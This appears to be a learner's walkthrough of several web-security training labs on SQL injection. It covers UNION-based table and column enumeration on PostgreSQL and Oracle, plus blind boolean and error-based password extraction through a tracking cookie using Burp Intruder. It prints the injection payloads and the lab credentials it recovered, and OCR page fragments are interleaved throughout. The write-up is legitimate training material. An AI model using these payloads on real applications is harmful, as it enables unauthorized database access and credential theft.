This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

Sol) Steps

1) Finding the version of database – Postgress
    a. Gifts' union select version(),null—

Oracle	`SELECT banner FROM v$version` `SELECT version FROM v$instance`
Microsoft	`SELECT @@version`
PostgreSQL	`SELECT version()`
MySQL	`SELECT @@version`

areas of your life. We love every project we work on, so don't delay, give us a call today.

PostgreSQL 12.12 (Ubuntu 12.12-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.4.0-1ubuntu1~20.04.1) 9.4.0, 64-bit

Snow Delivered To Your Door

2) I have used postgress query to dig deep and below one seems interesting
    a. Gifts' union select table_name,null from information_schema.tables--


pg_tables

usage_privileges


users_ebsjin

foreign_table_options


3) Now using the table name we are getting the column names
    a. Gifts'union select column_name,null from information_schema.columns where table_name='users_ebsjin'—



4) Finally used all together to get the credentials
    a. ' union select username_bjsamo,password_skmytv from users_ebsjin—



5) administrator, ph0t71yrqf49lmbhsdx0



---

10. SQL injection attack, listing the database contents on Oracle(PRACTITIONER)

Lab: SQL injection attack, listing the database contents on Oracle

PRACTITIONER

LAB | Not solved

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response so you can use a UNION attack to retrieve data from other tables.

The application has a login function, and the database contains a table that holds usernames and passwords. You need to determine the name of this table and the columns it contains, then retrieve the contents of the table to obtain the username and password of all users.

To solve the lab, log in as the `administrator` user.

Sol) Steps:

1) First findings…
    a. Gifts' union select 'a','a' from dual --
2) Getting all the table names from all tables and USERS_RNUCLG seems interesting
    a. Gifts' union select table_name,'a' from all_tables—

--

USERS_RNUCLG

a

3) I was able to enlist columns names using the below injection
    a. Gifts' union select column_name,'a' from all_tab_columns where table_name='USERS_RNUCLG'--

areas of your life. We love every project we work on, so don't delay, give us a call to

PASSWORD_AUMDDM

a

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christma dreaming of since you were a child. Your snow will be loaded on to our exclusive sn simple steps, your snow will be ready to scatter in the areas of your choosing. *Mak small plastic tubs (there is some loss of molecular structure during transit). *Allow 3 snowflakes. *Scatter snow. Yes! It really is that easy. You will be the envy of all your future purchases for every referral we receive from you. Snow isn't just for Christma order before your existing snow melts, and allow 3 days to prepare the new batch to

USERNAME_LKUCDV

a

4) Retrieved the credentials finally
    a. Gifts' union select USERNAME_LKUCDV,PASSWORD_AUMDDM from USERS_RNUCLG—
    b. administrator, chxkhyl0pgw3d8xdifvs

order before your existing snow melts, and

administrator


chxkhyl0pgw3d8xdifvs

carlos

m8hp2xhu69kd4t42mquy

wiener

15y5qwpxoqkp3bvoghos



---

11. Blind SQL injection with conditional responses(PRACTITIONER)

Lab: Blind SQL injection with conditional responses

PRACTITIONER

LAB Not solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.


The results of the SQL query are not returned, and no error messages are displayed. But the application includes a "Welcome back" message in the page if the query returns any rows.

The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.


To solve the lab, log in as the `administrator` user.

Sol) Steps


1) only when the tracking id is correct, we are receiving welcome back text




2) you can see the injection is successful as we received welcome back without the correct tracking id




3) So, if we have a user's table then we return "Welcome back" or return no Welcome back
4) First goal is to know if the users table exists So, we modify our query accordingly
    a. TrackingId=sujTPRzdcWX9MwMT'and (select 'x' from users LIMIT 1)='x'--
    b. If there is a user's table then output the value x for each entry in the users table, of users table have 10 entries then we get 10 rows having x, so we limiting to only 1 row using LIMIT 1 and if the value equals to x we receive True to we can figure out there is a table exists with the name users




5) Next step is to check weather we have a username call administrator
    a. TrackingId=sujTPRzdcWX9MwMT'and (select 'x' from users where username='administrator')='x'—




6) Next step is enumerating the password we first check the first letter of password is equal to 'a' if yes then move to 2nd character else try again, till retrieve the whole password
7) We are figuring out the length of the password using the below query
    a. TrackingId=sujTPRzdcWX9MwMT'and (select username from users where username='administrator' and LENGTH(password)>1)='administrator'—
    b. Checking if the password length is greater than 1




8) We have found the password to be 20 characters




9) I have used binary search method in step 8 but now I will be using intruder in burpsuite (right click and select send to intruder)
   a. Step one press clear in the intruder and now select 1 in Length(password>1) and click add you find simple close to 1 which means we are going to increment this number
   b. Next go to payloads and set payload type to numbers and step count is 1 (increments 1)
   c. Click start attack




   d. In the below image we did not get welcome at 20 the case we are checking is if length(password>20), so the password equals to 20 exactly




   e. Another way is to use filter for response code 200 which is only available for professional verison




10) Next step is to brute force every character of the password
    a. **TrackingId=sujTPRzdcWX9MwMT'and (select substring(password,1,1) from users where username=’administrator’)='a’--**
    b. We are checking if the first substring of the password is a or not
    c. Sending it to repeater
        i. First clear all the positions
        ii. Then highlight ‘a’ and press add that means we are going to increment this
        iii. In payload use Brute forcer
        iv. Min and max length is 1, because we are checking one character at a time
        v. Awesome we have found the character is ‘s’ as we received welcome back at s
        vi. Next step if to perform this for 20 characters so we are using “Cluster bomb”




    d. Cluster bomb




    e. Fist payload is numbers, and second payload is brute forcer



11) Bruteforcing will take some time and finally we have retrieved the password which is



1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
s	7	z	u	y	u	s	4	m	s	j	z	j	c	t	z	2	y	4	v



---

12. Blind SQL injection with conditional errors(PRACTITIONER)

Lab: Blind SQL injection with conditional errors

PRACTITIONER

LAB | Not solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.


The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows. If the SQL query causes an error, then the application returns a custom error message.


The database contains a different table called `users`, with columns called `username` and `password`. You need to exploit the blind SQL injection vulnerability to find out the password of the `administrator` user.

To solve the lab, log in as the `administrator` user.


Sol) Steps:

1) First to test we are using the below query and there is no error and we know this is oracle db
    a. '||+(select+'' from dual)+||'
2) When we tried to use some random table name we are getting internal server errors







3) I have used the below query to check there is no error when I tried to retrieve the password
    a. '||+(select+password+from+users+where+username+%3d+'administrator')||'
4) We have to use an if else case to determine the password
    a. '|| (select CASE WHEN (1=0) THEN _ ELSE _ END from dual) ||' sample if else case
    b. '|| (select CASE WHEN (1=0) THEN TO_CHAR(1/0) ELSE ' ' END from dual) ||'



5) If 1=1 then we get an internal error else we do not get any error
6) Here is bit complex method, below is the query , in SQL first, from clause will work and then select clause, so if the table name exists and user exists then case 1=1 which will result in internal error and when the table doesn't not exist then the select won't run and there won't be any internal error, that is how we can differentiate.
    a. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator') ||'




7) The length of the password is 20
    a. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator' and LENGTH(password)>1) ||'



15	15	500			2251
16	16	500			2251
17	17	500			2251
18	18	500			2251
19	19	500			2251
20	20	200			5002
21	21	200			5002
22	22	200			5002
23	23	200			5002

8) We are retrieving the password
    a. '|| (select CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM users where username='administrator' and SUBSTR(password,1,1)='a') ||



1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20
v	d	b	d	c	m	e	7	m	f	e	6	u	s	4	9	5	y	c	y

Congratulations, you solved the lab!

My Account

Your username is: administrator

Email

Update email

---

13. Blind SQL injection with time delays(PRACTITIONER)

Lab: Blind SQL injection with time delays

PRACTITIONER

LAB | Not solved

This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay.

Sol) Steps

